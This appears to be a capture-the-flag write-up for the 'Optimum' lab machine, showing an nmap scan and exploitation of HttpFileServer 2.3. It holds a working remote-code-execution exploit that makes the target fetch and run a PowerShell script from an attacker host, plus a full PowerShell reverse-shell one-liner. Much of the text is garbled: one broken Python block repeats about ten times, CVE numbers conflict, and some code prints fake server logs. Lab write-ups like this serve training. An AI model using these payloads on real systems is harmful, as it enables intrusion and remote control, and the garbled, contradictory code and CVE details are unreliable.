

# Optimum user level writep

# Nmap 7.93 scan initiated Tue Feb 11 11:45:54 2025 as: nmap -sC -sV -p 80 -O -oN detail.txt 10.10.10.8

Nmap scan report for 10.10.10.8

Host is up (0.27s latency).

PORT STATE SERVICE VERSION

80/tcp open http HttpFileServer httpd 2.3

|\_http-title: HFS /

|\_http-server-header: HFS 2.3

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (90%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)


No exact OS matches for host (test conditions non-ideal).

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

# Nmap done at Tue Feb 11 11:46:15 2025 -- 1 IP address (1 host up) scanned in 21.18 seconds

## The website we can find the version as well as nmap



With searchsploit we get the exploit then edit to our needs set up a python server fetch the rev.ps1

# Optimum user level writep

```
1 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
2 # Google Dork: intext:"httpfileserver 2.3"
3 # Date: 28-11-2020
4 # Remote: Yes
5 # Exploit Author: Óscar Andreu
6 # Vendor Homepage:
7 # Software Link:
8 # Version: 2.3
9 # Tested on: windows/webapps/49125.py
10 # CVE : CVE-2014-6387
11
12 #!/usr/bin/python
13
14 # Usage : python httpfileserver.py
15 # Example : python httpfileserver.py -u http://10.10.10.10/ -p 80 -c 'reverse,ps1'
16
17 import urllib
18 import sys
19 import urllib
20
21 try:
22     http = urllib.urlopen('http://10.10.10.10/').geturl()
23     url = http
24     print('URL: %s' % url)
25     print('Path: %s' % path)
26     print('Codes: %s' % codes)
27 except Exception as e:
28     print('Error: %s' % e)
29     print('File Type: Python script, Unicode text, UTF-8 text executable')
30     print('Copied to: %s' % path)
31
32 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
33 # Google Dork: intext:"httpfileserver 2.3"
34 # Date: 28-11-2020
35 # Remote: Yes
36 # Exploit Author: Óscar Andreu
37 # Vendor Homepage:
38 # Software Link:
39 # Version: 2.3
40 # Tested on: windows/webapps/49125.py
41 # CVE : CVE-2014-6387
42
43 #!/usr/bin/python
44
45 # Usage : python httpfileserver.py
46 # Example : python httpfileserver.py -u http://10.10.10.10/ -p 80 -c 'reverse,ps1'
47
48 import urllib
49 import sys
50 import urllib
51
52 try:
53     http = urllib.urlopen('http://10.10.10.10/').geturl()
54     url = http
55     print('URL: %s' % url)
56     print('Path: %s' % path)
57     print('Codes: %s' % codes)
58 except Exception as e:
59     print('Error: %s' % e)
60     print('File Type: Python script, Unicode text, UTF-8 text executable')
61     print('Copied to: %s' % path)
62
63 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
64 # Google Dork: intext:"httpfileserver 2.3"
65 # Date: 28-11-2020
66 # Remote: Yes
67 # Exploit Author: Óscar Andreu
68 # Vendor Homepage:
69 # Software Link:
70 # Version: 2.3
71 # Tested on: windows/webapps/49125.py
72 # CVE : CVE-2014-6387
73
74 #!/usr/bin/python
75
76 # Usage : python httpfileserver.py
77 # Example : python httpfileserver.py -u http://10.10.10.10/ -p 80 -c 'reverse,ps1'
78
79 import urllib
80 import sys
81 import urllib
82
83 try:
84     http = urllib.urlopen('http://10.10.10.10/').geturl()
85     url = http
86     print('URL: %s' % url)
87     print('Path: %s' % path)
88     print('Codes: %s' % codes)
89 except Exception as e:
90     print('Error: %s' % e)
91     print('File Type: Python script, Unicode text, UTF-8 text executable')
92     print('Copied to: %s' % path)
93
94 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
95 # Google Dork: intext:"httpfileserver 2.3"
96 # Date: 28-11-2020
97 # Remote: Yes
98 # Exploit Author: Óscar Andreu
99 # Vendor Homepage:
100 # Software Link:
101 # Version: 2.3
102 # Tested on: windows/webapps/49125.py
103 # CVE : CVE-2014-6387
104
105 #!/usr/bin/python
106
107 # Usage : python httpfileserver.py
108 # Example : python httpfileserver.py -u http://10.10.10.10/ -p 80 -c 'reverse,ps1'
109
110 import urllib
111 import sys
112 import urllib
113
114 try:
115     http = urllib.urlopen('http://10.10.10.10/').geturl()
116     url = http
117     print('URL: %s' % url)
118     print('Path: %s' % path)
119     print('Codes: %s' % codes)
120 except Exception as e:
121     print('Error: %s' % e)
122     print('File Type: Python script, Unicode text, UTF-8 text executable')
123     print('Copied to: %s' % path)
124
125 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
126 # Google Dork: intext:"httpfileserver 2.3"
127 # Date: 28-11-2020
128 # Remote: Yes
129 # Exploit Author: Óscar Andreu
130 # Vendor Homepage:
131 # Software Link:
132 # Version: 2.3
133 # Tested on: windows/webapps/49125.py
134 # CVE : CVE-2014-6387
135
136 #!/usr/bin/python
137
138 # Usage : python httpfileserver.py
139 # Example : python httpfileserver.py -u http://10.10.10.10/ -p 80 -c 'reverse,ps1'
140
141 import urllib
142 import sys
143 import urllib
144
145 try:
146     http = urllib.urlopen('http://10.10.10.10/').geturl()
147     url = http
148     print('URL: %s' % url)
149     print('Path: %s' % path)
150     print('Codes: %s' % codes)
151 except Exception as e:
152     print('Error: %s' % e)
153     print('File Type: Python script, Unicode text, UTF-8 text executable')
154     print('Copied to: %s' % path)
155
156 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
157 # Google Dork: intext:"httpfileserver 2.3"
158 # Date: 28-11-2020
159 # Remote: Yes
160 # Exploit Author: Óscar Andreu
161 # Vendor Homepage:
162 # Software Link:
163 # Version: 2.3
164 # Tested on: windows/webapps/49125.py
165 # CVE : CVE-2014-6387
166
167 #!/usr/bin/python
168
169 # Usage : python httpfileserver.py
170 # Example : python httpfileserver.py -u http://10.10.10.10/ -p 80 -c 'reverse,ps1'
171
172 import urllib
173 import sys
174 import urllib
175
176 try:
177     http = urllib.urlopen('http://10.10.10.10/').geturl()
178     url = http
179     print('URL: %s' % url)
180     print('Path: %s' % path)
181     print('Codes: %s' % codes)
182 except Exception as e:
183     print('Error: %s' % e)
184     print('File Type: Python script, Unicode text, UTF-8 text executable')
185     print('Copied to: %s' % path)
186
187 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
188 # Google Dork: intext:"httpfileserver 2.3"
189 # Date: 28-11-2020
190 # Remote: Yes
191 # Exploit Author: Óscar Andreu
192 # Vendor Homepage:
193 # Software Link:
194 # Version: 2.3
195 # Tested on: windows/webapps/49125.py
196 # CVE : CVE-2014-6387
197
198 #!/usr/bin/python
199
200 # Usage : python httpfileserver.py
201 # Example : python httpfileserver.py -u http://10.10.10.10/ -p 80 -c 'reverse,ps1'
202
203 import urllib
204 import sys
205 import urllib
206
207 try:
208     http = urllib.urlopen('http://10.10.10.10/').geturl()
209     url = http
210     print('URL: %s' % url)
211     print('Path: %s' % path)
212     print('Codes: %s' % codes)
213 except Exception as e:
214     print('Error: %s' % e)
215     print('File Type: Python script, Unicode text, UTF-8 text executable')
216     print('Copied to: %s' % path)
217
218 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
219 # Google Dork: intext:"httpfileserver 2.3"
220 # Date: 28-11-2020
221 # Remote: Yes
222 # Exploit Author: Óscar Andreu
223 # Vendor Homepage:
224 # Software Link:
225 # Version: 2.3
226 # Tested on: windows/webapps/49125.py
227 # CVE : CVE-2014-6387
228
229 #!/usr/bin/python
230
231 # Usage : python httpfileserver.py
232 # Example : python httpfileserver.py -u http://10.10.10.10/ -p 80 -c 'reverse,ps1'
233
234 import urllib
235 import sys
236 import urllib
237
238 try:
239     http = urllib.urlopen('http://10.10.10.10/').geturl()
240     url = http
241     print('URL: %s' % url)
242     print('Path: %s' % path)
243     print('Codes: %s' % codes)
244 except Exception as e:
245     print('Error: %s' % e)
246     print('File Type: Python script, Unicode text, UTF-8 text executable')
247     print('Copied to: %s' % path)
248
249 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
250 # Google Dork: intext:"httpfileserver 2.3"
251 # Date: 28-11-2020
252 # Remote: Yes
253 # Exploit Author: Óscar Andreu
254 # Vendor Homepage:
255 # Software Link:
256 # Version: 2.3
257 # Tested on: windows/webapps/49125.py
258 # CVE : CVE-2014-6387
259
260 #!/usr/bin/python
261
262 # Usage : python httpfileserver.py
263 # Example : python httpfileserver.py -u http://10.10.10.10/ -p 80 -c 'reverse,ps1'
264
265 import urllib
266 import sys
267 import urllib
268
269 try:
270     http = urllib.urlopen('http://10.10.10.10/').geturl()
271     url = http
272     print('URL: %s' % url)
273     print('Path: %s' % path)
274     print('Codes: %s' % codes)
275 except Exception as e:
276     print('Error: %s' % e)
277     print('File Type: Python script, Unicode text, UTF-8 text executable')
278     print('Copied to: %s' % path)
279
280 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
281 # Google Dork: intext:"httpfileserver 2.3"
282 # Date: 28-11-2020
283 # Remote: Yes
284 # Exploit Author: Óscar Andreu
285 # Vendor Homepage:
286 # Software Link:
287 # Version: 2.3
288 # Tested on: windows/webapps/49125.py
289 # CVE : CVE-2014-6387
290
291 #!/usr/bin/python
292
293 # Usage : python httpfileserver.py
294 # Example : python httpfileserver.py -u http://10.10.10.10/ -p 80 -c 'reverse,ps1'
295
296 import urllib
297 import sys
298 import urllib
299
300 try:
301     http = urllib.urlopen('http://10.10.10.10/').geturl()
302     url = http
303     print('URL: %s' % url)
304     print('Path: %s' % path)
305     print('Codes: %s' % codes)
306 except Exception as e:
307     print('Error: %s' % e)
308     print('File Type: Python script, Unicode text, UTF-8 text executable')
309     print('Copied to: %s' % path)
310
311 # Exploit Title: Rejerto HTTPFileServer 2.3.x - Remote Command Execution (3)
312 # Google Dork: intext:"httpfileserver 2.3"
313 # Date: 28-11-2020
314 # Remote: Yes
315 # Exploit Author: Óscar Andreu
316 # Vendor Homepage:
317 # Software Link:
318 # Version: 2.3
319 # Tested on: windows/webapps/4912
```

```
49125.py
root@kali: ~/Desktop/New Folder/optimum

1 # Exploit Title: R0jct0 HttPfileServer 2.3.x - Remote Command Execution (3)
2 # Google Dork: intext:'httpfileserver 2.3'
3 # Date: 28-11-2020
4 # Remote: Yes
5 # Exploit Author: Óscar Andreu
6 # Vendor Name:
7 # Software Link:
8 # Version: 2.3
9 # Tested on: Windows
10 # CVE : CVE-2020-1385
11 #
12 #!/usr/bin/python
13
14 # Usage : python3 49125.py 10.10.10.8 80
15 # Example: python3 49125.py 10.10.10.8 80
16 # reverse.ps1 http://10.10.10.8:80/?search=0001.exe&lc:35Cmldows%5CsysNative%5CWindowsPowershell%5Cv1.0%5Cpowershell.exe&IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.25/shells/reverse.ps1')}
17 # reverse.ps1 http://10.10.10.8:80/?search=0001.exe&lc:35Cmldows%5CsysNative%5CWindowsPowershell%5Cv1.0%5Cpowershell.exe&IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.25/reverse.ps1')}
18
19 # Import urllib
20 import sys
21 import urllib
22
23 # Try:
24 http = urllib.urlopen('http://10.10.10.8:80/?search=0001.exe&lc:35Cmldows%5CsysNative%5CWindowsPowershell%5Cv1.0%5Cpowershell.exe&IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.25/rev.ps1')}')
25 print http.read()
26
27 except Exception as e:
28     print(e)
29
30 # End of script
```

```
--exploit-
```

### # Exploit Title: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)

```
# Google Dork: intext:"httpfileserver 2.3"
```

# Date: 28-11-2020

```
# Remote: Yes
```

# Exploit Author: Óscar Andreu

# Vendor Homepage: <http://rejetto.com/>

# Software Link: <http://sourceforge.net/projects/hfs/>

# Version: 2.3.x

# Tested on: Windows Server 2008 , Windows 8, Windows 7

# CVE : CVE-2014-6287

# Optimum user level writep

```
#!/usr/bin/python3
```

```
# Usage : python3 Exploit.py <RHOST> <Target RPORT> <Command>
```

```
# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"
```

```
import urllib3
```

```
import sys
```

```
import urllib.parse
```

```
try:
```

```
    http = urllib3.PoolManager()
```

```
    url = f"http://{sys.argv[1]}:{sys.argv[2]}/?search=%00{{.exec | powershell.exe+IEX(New-Object+Net.WebClient).downloadString('http%3a//10.10.14.25:81/rev.ps1')}}"
```

```
    print(url)
```

```
    response = http.request('GET', url)
```

```
except Exception as ex:
```

```
    print("Usage: python3 HttpFileServer_2.3.x_rce.py RHOST RPORT command")
```

```
    print(ex)
```

-----exploit-----

-----rev.ps1-----

```
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.25',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()
```

-----rev.ps1-----

# Optimum user level writeup

```
1 # Exploit Title: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
2 # Google Dork: intext:"httpfileserver 2.3"
3 # Date: 28-11-2020
4 # Remote: Yes
5 # Exploit Author: Oscar Andreu
6 # Vendor Homepage: https://rejetto.com/httpfs/
7 # Software Link: https://rejetto.com/httpfs/
8 # Version: 2.3
9 # Tested on: Windows
10 # CVE : CVE-2020-13958
11
12 #!/usr/bin/python
13
14 # Usage: python httpfs.py -u http://10.10.10.10:81 -r http://10.10.10.10:81 -c 'cmd'
15 # Example: python httpfs.py -u http://10.10.10.10:81 -r http://10.10.10.10:81 -c 'cmd'
16
17 import urllib
18 import sys
19 import urllib
20
21 try:
22     http = urllib.urlopen('http://10.10.10.10:81/rev.ps1')
23     url = http.geturl()
24     print(url)
25     respo = http.read()
26 except Exception:
27     print('Error: [Errno 98] Address already in use')
28
29 # python3 -m http.server 81
30
31 print('Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...')
32 print('10.10.10.8 - - [11/Feb/2025 13:11:13] "GET /rev.ps1 HTTP/1.1" 200 -')
33 print('10.10.10.8 - - [11/Feb/2025 13:11:13] "GET /rev.ps1 HTTP/1.1" 200 -')
34 print('10.10.10.8 - - [11/Feb/2025 13:11:14] "GET /rev.ps1 HTTP/1.1" 200 -')
35 print('10.10.10.8 - - [11/Feb/2025 13:11:17] "GET /rev.ps1 HTTP/1.1" 200 -')
```

```
1 # Exploit Title: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
2 # Google Dork: intext:"httpfileserver 2.3"
3 # Date: 28-11-2020
4 # Remote: Yes
5 # Exploit Author: Oscar Andreu
6 # Vendor Homepage: https://rejetto.com/httpfs/
7 # Software Link: https://rejetto.com/httpfs/
8 # Version: 2.3
9 # Tested on: Windows
10 # CVE : CVE-2020-13958
11
12 #!/usr/bin/python
13
14 # Usage: python httpfs.py -u http://10.10.10.10:81 -r http://10.10.10.10:81 -c 'cmd'
15 # Example: python httpfs.py -u http://10.10.10.10:81 -r http://10.10.10.10:81 -c 'cmd'
16
17 import urllib
18 import sys
19 import urllib
20
21 try:
22     http = urllib.urlopen('http://10.10.10.10:81/rev.ps1')
23     url = http.geturl()
24     print(url)
25     respo = http.read()
26 except Exception:
27     print('Error: [Errno 98] Address already in use')
28
29 # python3 -m http.server 81
30
31 print('Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...')
32 print('10.10.10.8 - - [11/Feb/2025 13:11:13] "GET /rev.ps1 HTTP/1.1" 200 -')
33 print('10.10.10.8 - - [11/Feb/2025 13:11:13] "GET /rev.ps1 HTTP/1.1" 200 -')
34 print('10.10.10.8 - - [11/Feb/2025 13:11:14] "GET /rev.ps1 HTTP/1.1" 200 -')
35 print('10.10.10.8 - - [11/Feb/2025 13:11:17] "GET /rev.ps1 HTTP/1.1" 200 -')
```